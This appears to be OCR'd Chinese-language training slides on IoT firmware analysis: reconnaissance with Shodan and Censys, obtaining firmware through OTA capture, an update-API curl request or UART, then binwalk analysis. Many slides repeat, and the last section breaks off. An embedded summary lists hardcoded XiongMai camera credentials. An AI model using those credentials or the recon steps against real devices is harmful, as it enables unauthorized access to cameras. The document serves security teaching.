
蒐集目標設備、廠商、韌體版本等公開情資，建立攻擊面profile，作為後續取得韌體的線索。


執行步驟

1. 查詢產品官網、使用手冊、FCCID資料庫(fccid.io)
2. 以 Shodan / Censys 搜尋暴露在網路上的相同型號服務
3. Google Dorking 搜尋、GitHub 上洩漏的設定或原始碼

常用工具

Shodan | Censys | FCC ID Search | Google Dorks





Information Gathering 資訊蒐集

目的


蒐集目標設備、廠商、韌體版本等公開情資，建立攻擊面profile，作為後續取得韌體的線索。

常用工具

Shodan　Censys　FCC ID Search　Google Dorks

執行步驟

1. 查詢產品官網、使用手冊、FCCID資料庫(fccid.io)
2. 以 Shodan / Censys 搜尋暴露在網路上的相同型號服務
3. Google Dorking 搜尋、GitHub 上洩漏的設定或原始碼



Information Gathering 資訊蒐集

目的


蒐集目標設備、廠商、韌體版本等公開情資，建立攻擊面profile，作為後續取得韌體的線索。

常用工具

Shodan | Censys | FCC ID Search | Google Dorks

執行步驟

1. 查詢產品官網、使用手冊、FCCID資料庫(fccid.io)
2. 以 Shodan / Censys 搜尋暴露在網路上的相同型號服務
3. Google Dorking 搜尋、GitHub 上洩漏的設定或原始碼



Information Gathering 資訊蒐集

目的

蒐集目標設備、廠商、韌體版本等公開情資，建立攻擊面profile，作為後續取得韌體的線索。

常用工具

Shodan　Censys　FCC ID Search　Google Dorks

執行步驟

1. 查詢產品官網、使用手冊、FCCID資料庫(fccid.io)
2. 以 Shodan / Censys 搜尋暴露在網路上的相同型號服務
3. Google Dorking 搜尋、GitHub 上洩漏的設定或原始碼

AI 摘要

雄邁（XiongMai）設備常因**內建密碼（Hardcoded Credentials）**、預設空密碼或隱藏後門帳號而引發重大資安風險。 SEC Consult +2

核心問題與重大漏洞

- **Mirai 殭屍網路事件**：2016年，採用雄邁晶片與韌體的大量監控攝影機（DVR/NVR）與網路攝影機，因預設密碼太簡單及硬體寫死密碼，遭 Mirai 惡意程式利用並發動大規模 DDoS 攻擊，迫使廠商回收部分產品。 iThome +2
- **隱藏帳號與密碼**：部分雄邁裝置存在未公開的 `default` 帳號，其密碼為反向寫死的 `tluafed`。 SEC Consult
- **近期漏洞 (CVE-2025-65857)**：雄邁 XM530 IP 攝影機被發現存在硬金鑰/硬寫死憑證漏洞（CWE-798），在 ONVIF 串流（GetStreamUri）中暴露了寫死的使用者名稱 `wphd` 與密碼 `2MNswbQ5`。 GitHub +1
- **遠端程式碼執行 (CVE-2026-34005)**：近期亦出現針對雄邁 DVR/NVR 的 RCE 漏洞，攻擊者可藉由預設憑證或弱驗證完全掌控裝置。 SentinelOne

Obtaining Firmware 取得韌體

目標

透過各種軟硬體管道，實際取得可供分析的韌體二進位檔案。

執行步驟

1. 官方下載：廠商韌體更新頁面 / 支援中心
2. 攔截 OTA 更新封包，取出傳輸中的韌體檔
3. 探測韌體更新伺服器 API，嘗試直接下載
4. 拆機讀取 Flash / EEPROM（SPI、JTAG、UART）

- 確認品牌型號、硬體版本
- 在產品韌體更新網頁中下載取得.bin檔案
- 比對官網SHA256雜湊值

Obtaining Firmware 取得韌體


目標

透過各種軟硬體管道，實際取得可供分析的韌體二進位檔案。

執行步驟

1. 官方下載：廠商韌體更新頁面 / 支援中心
2. 攔截 OTA 更新封包，取出傳輸中的韌體檔
3. 探測韌體更新伺服器 API，嘗試直接下載
4. 拆機讀取 Flash / EEPROM（SPI、JTAG、UART）

Android 掌上型遊戲機



- 中間人攻擊受CA/HTTPS限制
- 提供官方提供Root 腳本執行串接
- 繞過CA憑證解密麻煩

https://blog.omgmog.net/post/mangmi-firmware-updates-ota/

Obtaining Firmware 取得韌體

目標


透過各種軟硬體管道，實際取得可供分析的韌體二進位檔案。

執行步驟

1. 官方下載：廠商韌體更新頁面 / 支援中心
2. 攔截 OTA 更新封包，取出傳輸中的韌體檔
3. 探測韌體更新伺服器 API，嘗試直接下載
4. 拆機讀取 Flash / EEPROM（SPI、JTAG、UART）

```
#!/system/bin/sh
tcpdump -i any -w /sdcard/scripts/ota_capture.pcap &
echo $! > /sdcard/scripts/tcpdump.pid
```

背景啟用腳本執行tcpdump側錄封包



使用wireshark分析抓到的封包，發現有POST到特定路徑的請求
Payload需夾帶參數:

- 當前韌體版本(current_version)
- 設備序號(sn)
- 密鑰(secret-key)

https://blog.omgmog.net/post/mangmi-firmware-updates-ota/


Obtaining Firmware 取得韌體

目標

透過各種軟硬體管道，實際取得可供分析的韌體二進位檔案。

執行步驟

1. 官方下載：廠商韌體更新頁面 / 支援中心
2. 攔截 OTA 更新封包，取出傳輸中的韌體檔
3. 探測韌體更新伺服器 API，嘗試直接下載
4. 拆機讀取 Flash / EEPROM（SPI、JTAG、UART）



伺服器回傳的 JSON 資料中則包含：

- 更新版本號與更新日誌
- **直連下載網址 (Download URL)**
- 檔案大小、MD5 檢查碼與編譯時間

https://blog.omgmog.net/post/mangmi-firmware-updates-ota/

Obtaining Firmware 取得韌體

目標

透過各種軟硬體管道，實際取得可供分析的韌體二進位檔案。

執行步驟

1. 官方下載：廠商韌體更新頁面 / 支援中心
2. 攔截 OTA 更新封包，取出傳輸中的韌體檔
3. 探測韌體更新伺服器 API，嘗試直接下載
4. 拆機讀取 Flash / EEPROM（SPI、JTAG、UART）

```
curl -X POST "https://api.mangmi.cn/api/update-package/update" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -H "User-Agent: okhttp/4.12.0" \
  --data "current_version=1.0.58&sn=<YOUR_SN>&secret-key=<SECRET>"
```

獲得API的Payload格式後:

- 直接透過curl加上必要參數訪問更新伺服器
- 即可取得完整韌體

https://blog.omgmog.net/post/mangmi-firmware-updates-ota/


Obtaining Firmware 取得韌體

目標

透過各種軟硬體管道，實際取得可供分析的韌體二進位檔案。

執行步驟

1. 官方下載：廠商韌體更新頁面 / 支援中心
2. 攔截 OTA 更新封包，取出傳輸中的韌體檔
3. 探測韌體更新伺服器 API，嘗試直接下載
4. 拆機讀取 Flash / EEPROM（SPI、JTAG、UART）



透過拆解設備找尋維修debug interface

- 使用另一個載板接收資料
- 再透過usb連接至電腦中
- 即可取得韌體

https://www.youtube.com/results?search_query=iot+device+firmware+uart


Obtaining Firmware 取得韌體

目標

透過各種軟硬體管道，實際取得可供分析的韌體二進位檔案。

執行步驟

1. 官方下載：廠商韌體更新頁面 / 支援中心
2. 攔截 OTA 更新封包，取出傳輸中的韌體檔
3. 探測韌體更新伺服器 API，嘗試直接下載
4. 拆機讀取 Flash / EEPROM（SPI、JTAG、UART）



透過解韌體即可對該設備進行分析

https://www.youtube.com/results?search_query=iot+device+firmware+uart

Analyzing Firmware 韌體分析

目標

識別韌體的檔案格式、封裝方式與是否經過壓縮或加密，判斷是否需先破解才能繼續分析。

執行步驟

1. 使用 file / binwalk 判斷head簽章與封裝格式
2. 進行熵值分析（entropy），高熵區塊代表可能已壓縮或加密
3. 定位 bootloader、kernel、rootfs 各分區邊界
4. 若確認加密，嘗試尋找韌體內或韌體外洩露的金鑰，或已知的加密繞過手法

常用工具

- binwalk
- Unblob
- CLI
- EMBA

```
iot@attifyos ~/Downloads> file TOTOLINK_C835DR_LR350_IP04481_MT7628NN_SPI_8M32M_V9.3.5u.6507_B20221113_ALL.web
TOTOLINK_C835DR_LR350_IP04481_MT7628NN_SPI_8M32M_V9.3.5u.6507_B20221113_ALL.web: u-boot legacy uImage, C835DR-6507, Linux/MIPS, OS Kernel Image (lzma), 4119684 bytes, Sun Nov 13 12:33:13 2022, Load Address: 0x80000000, Entry Point: 0x80276FD0, Header CRC: 0x86BCB828, Data CRC: 0xECEC2EDC
iot@attifyos ~/Downloads> binwalk -E TOTOLINK_C835DR_LR350_IP04481_MT7628NN_SPI_8M32M_V9.3.5u.6507_B20221113_ALL.web

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Rising entropy edge (0.986662)
4077568       0x3E3800        Falling entropy edge (0.425627)

(python3:9826): dbind-WARNING **: 23:11:23.402: Error retrieving accessibility bus address: org.freedesktop.DBus.Error.ServiceUnknown: The name org.a11y.Bus was not provided by any .service files
```

Analyzing Firmware 韌體分析

目標


識別韌體的檔案格式、封裝方式與是否經過壓縮或加密，判斷是否需先破解才能繼續分析。

常用工具

- binwalk
- Unblob
- CLI
- EMBA

執行步驟

1. 使用 file / binwalk 判斷head簽章與封裝格式
2. 進行熵值分析（entropy），高熵區塊代表可能已壓縮或加密
3. 定位 bootloader、kernel、rootfs 各分區邊界
4. 若確認加密，嘗試尋找韌體內或韌體外洩露的金鑰，或已知的加密繞過手法



Extracting Filesystem 提取檔案系統

目標


從韌體映像中分離出實際檔案系統，取得完整目錄結構以供後續內容分析。

常用工具

- binwalk
- Unblob
- CLI
- EMBA

執行步驟

1. 以 binwalk -Me 自動遞迴解壓已知格式
2. 若自動化失敗，手動 dd 切出分區後對應解壓（SquashFS、JFFS2、UBIFS）
3. 將檔案系統掛載至本機（mount / loopback）
4. 確認 /etc、/bin、/www 等關鍵目錄結構完整



Extracting Filesystem 提取檔案系統

目標


從韌體映像中分離出實際檔案系統，取得完整目錄結構以供後續內容分析。

常用工具

- binwalk
- Unblob
- CLI
- EMBA

執行步驟

1. 以 binwalk -Me 自動遞迴解壓已知格式
2. 若自動化失敗，手動 dd 切出分區後對應解壓（SquashFS、JFFS2、UBIFS）
3. 將檔案系統掛載至本機（mount / loopback）
4. 確認 /etc、/bin、/www 等關鍵目錄結構完整



Extracting Filesystem 提取檔案系統

目標

